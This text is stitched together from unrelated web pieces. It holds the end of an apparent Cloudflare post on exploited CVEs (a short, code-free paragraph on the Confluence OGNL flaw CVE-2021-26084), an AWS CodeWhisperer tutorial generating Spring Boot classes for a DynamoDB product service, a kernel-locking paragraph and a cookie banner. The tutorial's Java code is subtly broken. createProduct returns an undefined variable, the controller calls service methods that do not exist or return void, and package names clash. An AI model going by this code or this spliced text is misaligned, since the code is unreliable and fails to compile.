
CVE-2021-26084: Confluence Server Webwork OGNL injection
An OGNL injection vulnerability was found that allows an unauthenticated attacker to execute arbitrary code on a Confluence Server or Data Center instance. Cloudflare WAF performed an emergency release for this vulnerability on September 9, 2022. When compared to the other CVEs discussed in this post, we have not observed a lot of exploits over the past year.
We recommend all server admins to keep their software updated when fixes become available. Cloudflare customers — including those on our free tier — can leverage new rules addressing CVEs and 0-day threats, updated weekly in the Managed Ruleset. High-risk CVEs may even prompt emergency releases. In addition to this, Enterprise customers have access to the WAF Attack Score: an AI-powered detection feature that supplements traditional signature-based rules, identifying unknown threats and bypass attempts. With the combined strength of rule-based and AI detection, Cloudflare offers robust defense against known and emerging threats.
Conclusions
Cloudflare’s data is able to augment CISA’s vulnerability report — of note, we see attempts to exploit the top two vulnerabilities that are several orders of magnitude more compared to the remainder of the list. Organizations should focus their software patching efforts based on the list provided. It is, of course, important to note that all software should be patched, and good WAF implementations will ensure additional security and “buy time” for underlying systems to be secured for both existing and future vulnerabilities.
Developers often have to work with multiple programming languages depending on the task at hand. Sometimes, this is a result of choosing the right tool for a specific problem, or it is mandated by adhering to a specific technology adopted by a team. Within a specific programming language, developers may have to work with frameworks, software libraries, and popular cloud services from providers such as Amazon Web Services (AWS). This must be done while adhering to secure and best programming practices. Despite these challenges, developers must continue to release code at a sufficiently high velocity.
Amazon CodeWhisperer is a real-time, AI coding companion that provides code suggestions in your IDE code editor. Developers can simply write a comment that outlines a specific task in plain English, such as “method to upload a file to S3.” Based on this, CodeWhisperer automatically determines which cloud services and public libraries are best suited to accomplish the task and recommends multiple code snippets directly in the IDE. The code is generated based on the context of your file, such as comments as well as surrounding source code and import statements. CodeWhisperer is available as part of the AWS Toolkit for Visual Studio Code and JetBrain family of IDEs. CodeWhisperer is also available for AWS Cloud9, AWS Lambda console, JupyterLab, Amazon SageMaker Studio and AWS Glue Studio. CodeWhisperer supports popular programming languages like Java, Python, C#, TypeScript, GO, JavaScript, Rust, PHP, Kotlin, C, C++, Shell scripting, SQL, and Scala.
In this post, we will explore how to leverage CodeWhisperer in Java applications specifically using the Spring Boot framework. Spring Boot is an extension of the Spring framework that makes it easier to develop Java applications and microservices. Using CodeWhisperer, you will be spending less time creating boilerplate and repetitive code and more time focusing on business logic. You can generate entire Java Spring Boot functions and logical code blocks without having to search for code snippets from the web and customize them according to your requirements. CodeWhisperer will enable you to responsibly use AI to create syntactically correct and secure Java Spring Boot applications. To enable CodeWhisperer in your IDE, please see Setting up CodeWhisperer for VS Code or Setting up Amazon CodeWhisperer for JetBrains depending on which IDE you are using.
Note: Please note that CodeWhisperer uses artificial intelligence to provide code recommendations and this is non-deterministic. This code might differ from what you get from Amazon CodeWhisperer in your case.
Creating Data Transfer Objects (DTO)
Amazon CodeWhisperer makes it easier to develop the classes as you include import statements and provide brief comments on the purpose of the class. Let’s start with the basics and develop a simple DTO or Plain Old Java Object (POJO). This class will contain properties representing a product. This DTO will be referenced later as part of a REST controller we generate to serialize the output to JSON. CodeWhisperer will create a DTO class by using the class name and comments provided in plain language. Detailed and contextual comments will enable CodeWhisperer to generate code suggestions ranging from snippets to full functions in real time. For this use case, you are going to create a product class with id, name, price, description and rating properties.
Type the following or similar comment in the class :
package com.amazonws.demo.cart.dto;

//create a Product class with id, name, price, description and rating properties.
After entering the comment and pressing ENTER, CodeWhisperer will start providing code suggestions. You can use the Tab key to accept a suggestion based on the context or use the left/right arrow keys to see more suggestions. As shown below, the product class is auto generated with five properties id, name, price, rating and description with default getter/setter methods and two constructors. If you need more properties, you can either update the comment to include the new columns or manually create the columns in the file:
package com.amazonws.demo.cart.dto;

//create a Product class with id, name, price, description and rating properties.

public class Product {
    private String id;
    private String name;
    private Double price;
    private String description;
    private Integer rating;

    public Product() {
    }

    public Product(String id, String name, Double price) {
      this.id = id;
      this.name = name;
      setPrice(this.price = price);
    }

    public String getId() {
      return id;
    }

    public void setId(String id) {
      this.id = id;
    }

    public String getName() {
      return name;
    }

    public void setName(String name) {
      this.name = name;
    }

    public Double getPrice() {
      return price;
    }

    public void setPrice(Double price) {
      this.price = price;
    }

    public String getDescription(){
      return description;
    }

    public void setDescription(String description){
      this.description = description;
    }

    public Integer getRating(){
      return rating;
    }

    public void setRating(Integer rating){
      this.rating = rating;
    }
}
Implementing Data Access Object (DAO) pattern
Next, we implement the DAO pattern in this case for Amazon DynamoDB. The DAO pattern allows you to decouple the application/business layers from the persistence layer. It contains all the implementation logic for interacting with the persistence layer. We will create an entity class which represents the data to persist in DynamoDB along with the DAO class which contains the persistence logic.
First, create a ProductDaoEntity class which maps to the Amazon DynamoDB table. Create a blank ProductDaoEntity class and import DynamoDB packages for annotations, attributes, and partition key, as shown below. Notice that the class has a comment about the class structure and use of the DynamoDB enhanced client, so that CodeWhisperer can provide meaningful suggestion. The enhanced client allows you to map client-side classes to DynamoDB tables.
package com.amazonws.demo.cart.dao.entity;

import software.amazon.awssdk.enhanced.dynamodb.mapper.annotations.DynamoDbAttribute;
import software.amazon.awssdk.enhanced.dynamodb.mapper.annotations.DynamoDbBean;
import software.amazon.awssdk.enhanced.dynamodb.mapper.annotations.DynamoDbPartitionKey;
import software.amazon.awssdk.enhanced.dynamodb.mapper.annotations.DynamoDbSortKey;

//create a dynamo db ProductDaoEntity class with partition Key as id, name, price, description, rating attributes using dynamo db enhanced mapper annotations
CodeWhisperer can now infer the comments, contexts, and import statements and start to generate the class implementation. You can accept or reject comments based on your requirements. Below, you can see the complete class generated by CodeWhisperer.
@DynamoDbBean
public class ProductDaoEntity {

    private String id;
    private String name;
    private double price;
    private String description;
    private int rating;

    public ProductDaoEntity() {
    }

    public ProductDaoEntity(String id, String name, double price, String description, int rating) {
        this.id = id;
        this.name = name;
        this.price = price;
        this.description = description;
        this.rating = rating;
    }

    @DynamoDbPartitionKey
    @DynamoDbAttribute("id")
    public String getId() {
        return id;
    }

    public void setId(String id) {
        this.id = id;
    }

    @DynamoDbSortKey
    @DynamoDbAttribute("name")
    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    @DynamoDbAttribute("price")
    public double getPrice() {
        return price;
    }

    public void setPrice(double price) {
        this.price = price;
    }

    @DynamoDbAttribute("description")
    public String getDescription() {
        return description;
    }

    public void setDescription(String description) {
        this.description = description;
    }

    @DynamoDbAttribute("rating")
    public int getRating() {
        return rating;
    }

    public void setRating(int rating) {
        this.rating = rating;
    }

    @Override
    public String toString() {
        return "ProductDaoEntity [id=" + id + ", name=" + name + ", price=" + price + ", description=" + description
                + ", rating=" + rating + "]";
    }

}
Notice how CodeWhisperer includes the appropriate DynamoDB related annotations such as @DynamoDbBean, @DynamoDbPartitionKey, @DynamoDbSortKey and @DynamoDbAttribute. This will be used to generate a TableSchema for mapping classes to tables.
Now that you have the mapper methods completed, you can create the actual persistence logic that is specific to DynamoDB. Create a class named ProductDaoImpl. (Note: it’s a best practice for DAOImpl class to implement a DAO interface class. We left that out for brevity.) Using the import statements and comments, CodeWhisperer can auto-generate most of the DynamoDB persistence logic for you. Create a ProductDaoImpl class which uses a DynamoDbEnhancedClient object as shown below.
package com.amazonws.demo.cart.dao;

import javax.annotation.PostConstruct;
import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.stereotype.Component;

import com.amazonws.demo.cart.dao.Mapper.ProductMapper;
import com.amazonws.demo.cart.dao.entity.ProductDaoEntity;
import com.amazonws.demo.cart.dto.Product;

import software.amazon.awssdk.core.internal.waiters.ResponseOrException;
import software.amazon.awssdk.enhanced.dynamodb.DynamoDbEnhancedClient;
import software.amazon.awssdk.enhanced.dynamodb.DynamoDbTable;
import software.amazon.awssdk.enhanced.dynamodb.Key;
import software.amazon.awssdk.enhanced.dynamodb.TableSchema;


@Component
public class ProductDaoImpl{
    private static final Logger logger = LoggerFactory.getLogger(ProductDaoImpl.class);
    private static final String PRODUCT_TABLE_NAME = "Products";
    private final DynamoDbEnhancedClient enhancedClient;

    @Autowired
    public ProductDaoImpl(DynamoDbEnhancedClient enhancedClient){
        this.enhancedClient = enhancedClient;

    }
Rather than providing comments that describe the functionality of the entire class, you can provide comments for each specific method here. You will use CodeWhisperer to generate the implementation details for interacting with DynamoDB. If the Products table doesn’t already exist, you will need to create it. Based on the comment, CodeWhisperer will generate a method to create a a Products table if one does not exist. As you can see, you don’t have to memorize or search through the DynamoDB API documentation to implement this logic. CodeWhisperer will save you time and effort by giving contextualized suggestions.
//Create the DynamoDB table through enhancedClient object from ProductDaoEntity. If the table already exists, log the error.
    @PostConstruct
    public void createTable() {
        try {
            DynamoDbTable<ProductDaoEntity> productTable = enhancedClient.table(PRODUCT_TABLE_NAME, TableSchema.fromBean(ProductDaoEntity.class));
            productTable.createTable();
        } catch (Exception e) {
            logger.error("Error creating table: ", e);
        }
    }
Now, you can create the CRUD operations for the Product object. You can start with the createProduct operation to insert a new product entity to the DynamoDB table. Provide a comment about the purpose of the method along with relevant implementation details.
    // Create the createProduct() method
    // Insert the ProductDaoEntity object into the DynamoDB table
    // Return the Product object
CodeWhisperer will start auto generating the Create operation as shown below. You can accept/reject the suggestions as needed. Or, you may select from alternate suggestion if available using the left/right arrow keys.
   // Create the createProduct() method
   // Insert the ProductDaoEntity object into the DynamoDB table
   // Return the Product object
    public ProductDaoEntity createProduct(ProductDaoEntity productDaoEntity) {
        DynamoDbTable<ProductDaoEntity> productTable = enhancedClient.table(PRODUCT_TABLE_NAME, TableSchema.fromBean(ProductDaoEntity.class));
        productTable.putItem(productDaoEntity);
        return product;
    }
Similarly, you can generate a method to return a specific product by id. Provide a contextual comment, as shown below.
// Get a particular ProductDaoEntity object from the DynamoDB table using the
 // product id and return the Product object
Below is the auto-generated code. CodeWhisperer has correctly analyzed the comments and generated the method to get a Product by its id.
    //Get a particular ProductDaoEntity object from the DynamoDB table using the
    // product id and return the Product object

    public ProductDaoEntity getProduct(String productId) {
        DynamoDbTable<ProductDaoEntity> productTable = enhancedClient.table(PRODUCT_TABLE_NAME, TableSchema.fromBean(ProductDaoEntity.class));
        ProductDaoEntity productDaoEntity = productTable.getItem(Key.builder().partitionValue(productId).build());
        return productDaoEntity;
    }
Similarly, you can implement the DAO layer to delete and update products using DynamoDB table.
Creating a Service Object
Next, you will generate the ProductService class which retrieves the Product using ProductDAO. In Spring Boot, a class annotated with @Service allows it to be detected through classpath scanning.
Let’s provide a comment to generate the ProductService class:
package com.amazonws.demo.cart.service;

import java.util.List;

import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.stereotype.Service;

import com.amazonws.demo.cart.dto.Product;
import com.amazonws.demo.cart.dao.ProductDao;

//Create a class called ProductService with methods: getProductById(string id),
//getAllProducts(), updateProduct(Product product),
//deleteProduct(string id), createProduct(Product product)
CodeWhisperer will create the following class implementation. Note, you may have to adjust return types or method parameter types as needed. Notice the @Service annotation for this class along with the productDao property being @Autowired.
@Service
public class ProductService {

   @Autowired
   ProductDao productDao;

   public Product getProductById(String id) {
      return productDao.getProductById(id);
   }

   public List<Product> getProducts() {
      return productDao.getAllProducts();
   }

   public void updateProduct(Product product) {
      productDao.updateProduct(product);
   }

   public void deleteProduct(String id) {
      productDao.deleteProduct(id);
   }

   public void createProduct(Product product) {
      productDao.createProduct(product);
   }

}
Creating a REST Controller
The REST controller typically handles incoming client HTTP requests and responses and its output is typically serialized into JSON or XML formats. Using annotations, Spring Boot maps the HTTPS methods such as GET, PUT, POST, and DELETE to appropriate methods within the controller. It also binds the HTTP request data to parameters defined within the controller methods.
Provide a comment as shown below specifying that the class is a REST controller that should support CORS along with the required methods.
package com.amazonws.demo.product.controller;

import java.util.List;

import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.web.bind.annotation.CrossOrigin;
import org.springframework.web.bind.annotation.DeleteMapping;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.PathVariable;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.PutMapping;
import org.springframework.web.bind.annotation.RequestBody;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;

import com.amazonws.demo.product.dto.Product;
import com.amazonws.demo.product.service.ProductService;

//create a RestController called ProductController to get all
//products, get a product by id, create a product, update a product,
//and delete a product. support cross origin requests from all origins.
Notice how the appropriate annotations are added to support CORS along with the mapping annotations that correspond with the GET, PUT, POST and DELETE HTTP methods. The @RestController annotation is used to specify that this controller returns an object serialized as XML or JSON rather than a view.
@RestController
@RequestMapping("/product")
@CrossOrigin(origins = "*")
public class ProductController {

    @Autowired
    private ProductService productService;

    @GetMapping("/getAllProducts")
    public List<Product> getAllProducts() {
        return productService.getAllProducts();
    }

    @GetMapping("/getProductById/{id}")
    public Product getProductById(@PathVariable String id) {
        return productService.getProductById(id);
    }

    @PostMapping("/createProduct")
    public Product createProduct(@RequestBody Product product) {
        return productService.createProduct(product);
    }

    @PutMapping("/updateProduct")
    public Product updateProduct(@RequestBody Product product) {
        return productService.updateProduct(product);
    }

    @DeleteMapping("/deleteProduct/{id}")
    public void deleteProduct(@PathVariable String id) {
        productService.deleteProduct(id);
    }

}
Conclusion
In this post, you have used CodeWhisperer to generate DTOs, controllers, service objects, and persistence classes. By inferring your natural language comments, CodeWhisperer will provide contextual code snippets to accelerate your development. In addition, CodeWhisperer has additional features like reference tracker that detects whether a code suggestion might resemble open-source training data and can flag such suggestions with the open-source project’s repository URL, file reference, and license information for your review before deciding whether to incorporate the suggested code.
The big kernel lock (BKL) is a distant memory now but, for years, it was
one of the more intractable problems faced by the kernel development
community. The end of the BKL does not mean that the kernel is without
problematic locks, however. In recent times, some attention has been paid
to the software-interrupt (or “bottom half”) lock, which can create latency
problems, especially on realtime systems. Frederic Weisbecker is taking a
new tack in his campaign to cut this lock down to size, with an approach
based on how the BKL was eventually removed.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.